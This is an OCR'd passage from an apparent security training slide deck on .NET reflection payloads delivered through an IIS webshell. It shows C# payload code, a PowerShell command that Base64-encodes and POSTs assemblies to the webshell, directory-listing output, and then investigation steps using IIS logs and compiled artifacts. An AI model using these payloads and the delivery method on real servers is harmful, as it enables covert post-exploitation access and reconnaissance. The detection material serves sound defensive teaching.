        var Request = HttpContext.Current.Request;
        var Response = HttpContext.Current.Response;

        var param = Request.Params["name"];
        Response.Write($"Hello {param}");
    }
}
```



- Build > Build [PROJECT NAME]


Reference Manager - Payload
Assemblies
Framework
Extensions
Search Results
Recent
Projects
Shared Projects
COM
Browse
system.web
Name
Version
System.Web 4.0.0.0
System.Web.Abstractions 4.0.0.0
System.Web.ApplicationServices 4.0.0.0
System.Web.DataVisualization 4.0.0.0
System.Web.DataVisualization.Design 4.0.0.0
System.Web.DynamicData 4.0.0.0
System.Web.DynamicData.Design 4.0.0.0
System.Web.Entity 4.0.0.0
System.Web.Entity.Design 4.0.0.0
System.Web.Extensions 4.0.0.0
System.Web.Extensions.Design 4.0.0.0
System.Web.Mobile 4.0.0.0
System.Web.RegularExpressions 4.0.0.0
System.Web.Routing 4.0.0.0
System.Web.Services 4.0.0.0
Name:
System.Web
Created by:
Microsoft Corporation
Version:
4.0.0.0
File Version:
4.8.3761.0 built by: NET48REL1
Browse...
OK
Cancel


Reference Manager - Payload
Assemblies
Framework
Extensions
Search Results
Recent
system.web
Name
Version
System.Web
4.0.0.0
System.Web.Abstractions
4.0.0.0
System.Web.ApplicationServices
4.0.0.0
System.Web.DataVisualization
4.0.0.0
Name:
System.Web
Created by:
Microsoft Corporation
Version:
Show output from: Build
Build started at 6:25 PM...
1>------ Build started: Project: Payload, Configuration: Debug Any CPU ------
1>C:\Users\Zeroed\source\repos\Payload\Payload\Class1.cs(3,14,3,21): warning CS0659: 'Payload' overrides Object.Equals(object o) but does not override Object.GetHashCode()
1> Payload -> C:\Users\Zeroed\source\repos\Payload\Payload\bin\Debug\Payload.dll
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
========== Build completed at 6:25 PM and took 01.082 seconds ==========
Browse...
OK
Cancel


.NET Reflection Payload - Manual

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:library .\payload.cs
```

```
Microsoft (R) Visual C# Compiler version 4.8.9232.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer t
he latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533
240

payload.cs(10,26): error CS1056: Unexpected character '$'
```

```
- HttpContext.Current.Response.Write($"Hello {param}");
+ HttpContext.Current.Response.Write("Hello "+param);
```

.NET Reflection Payload - Encoding



.NET Reflection Payload - Encoding

Command

- This command:
  - Base64 encodes our assembly
  - Sends a POST request to our webshell including:
    - Out encoded assembly
    - Our name parameter
  - Displays the output

```
$asm = [Convert]::ToBase64String([IO.File]::ReadAllBytes("ASM PATH"))
$payload = @{asm=$asm; name="Name"}
Invoke-WebRequest -Uri http://127.0.0.1/reflection.aspx -Method POST -Body
$payload | select -Expand Content
```

.NET Reflection Payload - Encoding

Command

- This command:
  - Base64 encodes our assembly
  - Sends a POST request to our webshell including:
    - Out encoded assembly

```
PS C:\Users\Zeroed> $asm = [Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\Zeroed\source\repos\Payload\Payload\bin\Debug\Payload.dll"))
PS C:\Users\Zeroed> $payload = @{asm=$asm; name="Adrian"}
PS C:\Users\Zeroed> Invoke-WebRequest -Uri http://127.0.0.1/reflection.aspx -Method POST -Body $payload | select -Expand Content
Hello Adrian
PS C:\Users\Zeroed>
```

```
$asm = [Convert]::ToBase64String([IO.File]::ReadAllBytes("ASM PATH"))
$payload = @{asm=$asm; name="Name"}
Invoke-WebRequest -Uri http://127.0.0.1/reflection.aspx -Method POST -Body $payload | select -Expand Content
```

.NET Reflection Payload - dir

Code

```
using System.IO;
using System.Text;
using System.Web;

public class Payload
{
    public Payload()
    {
        var Request = HttpContext.Current.Request;
        var Response = HttpContext.Current.Response;

        StringBuilder sb = new StringBuilder();
        var targetPath = Request.Params["path"];
        var formatString = "{0,-25}\t{1,-20}\t{2,-20}\t{3,-20}\t{4}";
        sb.AppendLine(string.Format(formatString, "Name", "Last Access Time", "Last Write Time", "Creation Time", "Size"));
        sb.AppendLine("================================================================================================================================");
        foreach (var path in Directory.GetDirectories(targetPath))
        {
            var directory = new DirectoryInfo(path);
            sb.AppendLine(string.Format(formatString, directory.Name, directory.LastAccessTimeUtc, directory.LastWriteTimeUtc,
directory.CreationTimeUtc, ""));
        }

        foreach (var path in Directory.GetFiles(targetPath))
        {
            var file = new FileInfo(path);
            sb.AppendLine(string.Format(formatString, file.Name, file.LastAccessTimeUtc, file.LastWriteTimeUtc, file.CreationTimeUtc, file.Length));
        }
        Response.Write(sb.ToString());
    }
}
```

```
PS C:\Users\Zeroed\Desktop> Invoke-WebRequest -Uri http://127.0.0.1/reflection.aspx -Method POST -Body @{asm=[Convert]::ToBase64String([IO.
File]::ReadAllBytes("C:\Users\Zeroed\source\repos\IIS Training\Payloads\bin\Release\Payloads.dll")); path="C:\"} | select -Expand Content
```

Name	Last Access Time	Last Write Time	Creation Time	Size
$GetCurrent	6/08/2024 10:28:29 AM	20/02/2023 11:04:07 AM	20/02/2023 10:26:06 AM	
$Recycle.Bin	8/08/2024 10:51:54 PM	7/05/2022 8:15:03 PM	5/06/2021 12:10:48 PM	
$WINDOWS.~BT	6/08/2024 10:28:29 AM	27/03/2024 10:42:52 PM	27/03/2024 10:42:49 PM	
$Windows.~WS	6/08/2024 10:28:29 AM	25/03/2024 6:21:10 AM	25/03/2024 6:21:10 AM	
$WinREAgent	6/08/2024 10:28:29 AM	10/07/2024 10:57:23 AM	10/07/2024 10:55:52 AM	
AMD	6/08/2024 10:28:29 AM	4/08/2024 6:19:21 AM	13/01/2023 6:06:42 AM	
android	6/08/2024 10:28:29 AM	10/02/2024 2:57:10 AM	10/02/2024 2:57:10 AM	
Config.Msi	9/08/2024 3:09:52 AM	9/08/2024 3:09:52 AM	6/08/2024 10:17:47 AM	
Documents and Settings	7/05/2022 5:09:36 PM	7/05/2022 5:09:36 PM	7/05/2022 5:09:36 PM	
ESD	6/08/2024 10:28:29 AM	25/03/2024 7:00:46 AM	25/03/2024 4:44:31 AM	
inetpub	9/08/2024 4:11:31 AM	7/06/2024 11:52:20 PM	20/02/2023 10:43:44 AM	
libs	6/08/2024 10:28:29 AM	3/07/2024 5:58:35 AM	19/12/2023 4:45:16 AM	
msys64	8/08/2024 9:47:57 PM	30/06/2024 7:15:42 AM	11/05/2022 12:49:53 PM	
PerfLogs	9/08/2024 3:39:12 AM	7/05/2022 5:24:50 AM	7/05/2022 5:24:50 AM	
Program Files	9/08/2024 4:12:31 AM	8/08/2024 9:51:11 PM	7/05/2022 5:24:50 AM	
Program Files (x86)	9/08/2024 4:05:01 AM	6/08/2024 10:20:10 AM	7/05/2022 5:24:50 AM	
ProgramData	9/08/2024 3:09:20 AM	2/06/2024 12:02:36 AM	7/05/2022 5:24:50 AM	
Recovery	10/07/2024 10:57:24 AM	14/07/2023 3:01:32 AM	7/05/2022 5:09:37 PM	
Ruby32-x64	6/08/2024 10:28:29 AM	27/08/2023 1:32:01 AM	27/08/2023 1:31:44 AM	
src	6/08/2024 10:28:29 AM	14/05/2022 12:02:05 AM	7/05/2022 9:39:54 PM	
System Volume Information	9/08/2024 3:00:49 AM	7/08/2024 10:15:00 PM	7/05/2022 5:07:57 PM	
temp	6/08/2024 10:28:30 AM	2/12/2022 5:59:31 AM	2/12/2022 5:59:31 AM	
Users	9/08/2024 4:12:31 AM	16/07/2024 6:16:55 AM	7/05/2022 5:17:22 AM	
Windows	9/08/2024 4:07:27 AM	20/07/2024 3:09:25 AM	7/05/2022 5:17:22 AM	
XboxGames	9/08/2024 3:33:53 AM	12/09/2023 4:01:08 AM	12/12/2022 6:03:23 AM	
ysoserial.net	6/08/2024 10:28:30 AM	21/07/2023 4:54:18 AM	21/07/2023 4:54:17 AM	
.GamingRoot	9/08/2024 2:59:38 AM	12/12/2022 6:03:23 AM	12/12/2022 6:03:23 AM	28
appverifUI.dll	7/08/2024 7:14:03 AM	21/02/2024 3:33:48 PM	21/02/2024 3:33:48 PM	112136
DumpStack.log	29/08/2023 1:08:40 AM	26/08/2023 3:42:26 AM	7/05/2022 5:07:59 PM	12288
DumpStack.log.tmp	4/08/2024 6:19:23 AM	4/08/2024 6:19:23 AM	7/05/2022 5:07:59 PM	12288
hiberfil.sys	4/08/2024 6:19:21 AM	4/08/2024 6:19:21 AM	7/05/2022 5:09:31 PM	13635358720
pagefile.sys	4/08/2024 6:19:21 AM	4/08/2024 6:19:21 AM	7/05/2022 5:07:57 PM	27917287424
swapfile.sys	4/08/2024 6:19:23 AM	4/08/2024 6:19:23 AM	7/05/2022 5:07:59 PM	16777216
vfcompat.dll	14/07/2024 1:04:07 AM	21/02/2024 3:34:14 PM	21/02/2024 3:34:14 PM	66328
viewstate.txt	11/03/2024 9:33:28 AM	11/03/2024 9:33:28 AM	9/03/2024 11:02:08 PM	21

.NET Reflection Payload - Conclusion


- Reflection based payloads allow for targeted capability deployment
- Reduced risk to attackers toolset
- Nicer development environment
- Easier to test external to IIS
- Better

Investigating Reflection

Investigating .NET Reflection - IIS Logs


```
#Software: Microsoft Internet Information Services 10.0
#Version: 1.0
#Date: 2024-08-09 00:13:37
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port c-ip cs-version cs(User-Agent) cs(Referer) cs-host sc-status sc-substatus sc-win32-status sc-bytes cs-bytes time-taken ScriptName ApplicationPoolPhysicalPath
2024-08-09 04:02:35 W3SVC1 127.0.0.1 GET /reflection.aspx ... 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:128.0)+Gecko/20100101+Firefox/128.0 - 127.0.0.1 400 0 0 3896 5289 22 /reflection.aspx C:\inetpub\wwwroot\
2024-08-09 04:07:34 W3SVC1 127.0.0.1 POST /reflection.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.3880 - 127.0.0.1 200 0 0 204 6433 14 /reflection.aspx C:\inetpub\wwwroot\
2024-08-09 04:07:46 W3SVC1 127.0.0.1 POST /reflection.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.3880 - 127.0.0.1 200 0 0 232 6407 892 /reflection.aspx C:\inetpub\wwwroot\
2024-08-09 04:08:04 W3SVC1 127.0.0.1 POST /reflection.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.3880 - 127.0.0.1 200 0 0 232 6407 14 /reflection.aspx C:\inetpub\wwwroot\
2024-08-09 04:08:11 W3SVC1 127.0.0.1 POST /reflection.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.3880 - 127.0.0.1 200 0 0 232 6407 14 /reflection.aspx C:\inetpub\wwwroot\
2024-08-09 04:08:17 W3SVC1 127.0.0.1 POST /reflection.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.3880 - 127.0.0.1 200 0 0 232 6407 10 /reflection.aspx C:\inetpub\wwwroot\
2024-08-09 04:12:36 W3SVC1 127.0.0.1 POST /reflection.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.3880 - 127.0.0.1 200 0 0 3742 7784 42 /reflection.aspx C:\inetpub\wwwroot\
2024-08-09 04:18:24 W3SVC1 127.0.0.1 POST /reflection.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.3880 - 127.0.0.1 200 0 0 3742 7784 423 /reflection.aspx C:\inetpub\wwwroot\
```

Investigating .NET Reflection - Loaded assemblies




ZEROED.TECH

Investigating .NET Reflection – Artifacts




Name	Date modified	Type	Size
hash	9/08/2024 2:18 PM	File folder	
App_Web_hiq41raj.dll	18/09/2024 6:52 PM	Application extension	2
keys.aspx.cdcab7d2.compiled	18/09/2024 6:52 PM	COMPILED File	
login.aspx.cdcab7d2.compiled	18/09/2024 6:52 PM	COMPILED File	
process.aspx.cdcab7d2.compiled	18/09/2024 6:52 PM	COMPILED File	
shell.aspx.cdcab7d2.compiled	18/09/2024 6:52 PM	COMPILED File	
test.aspx.cdcab7d2.compiled	18/09/2024 6:52 PM	COMPILED File	
test1.aspx.cdcab7d2.compiled	20/08/2024 7:25 PM	COMPILED File	
zeroed.aspx.cdcab7d2.compiled	18/09/2024 6:52 PM	COMPILED File	
App_Web_hiq41raj.dll.delete	20/09/2024 4:14 PM	DELETE File	
profileoptimization.prof	19/09/2024 2:17 PM	PROF File	
preStartInitList.web	17/08/2024 8:27 AM	WEB File	

Investigating .NET Reflection – Decompilation

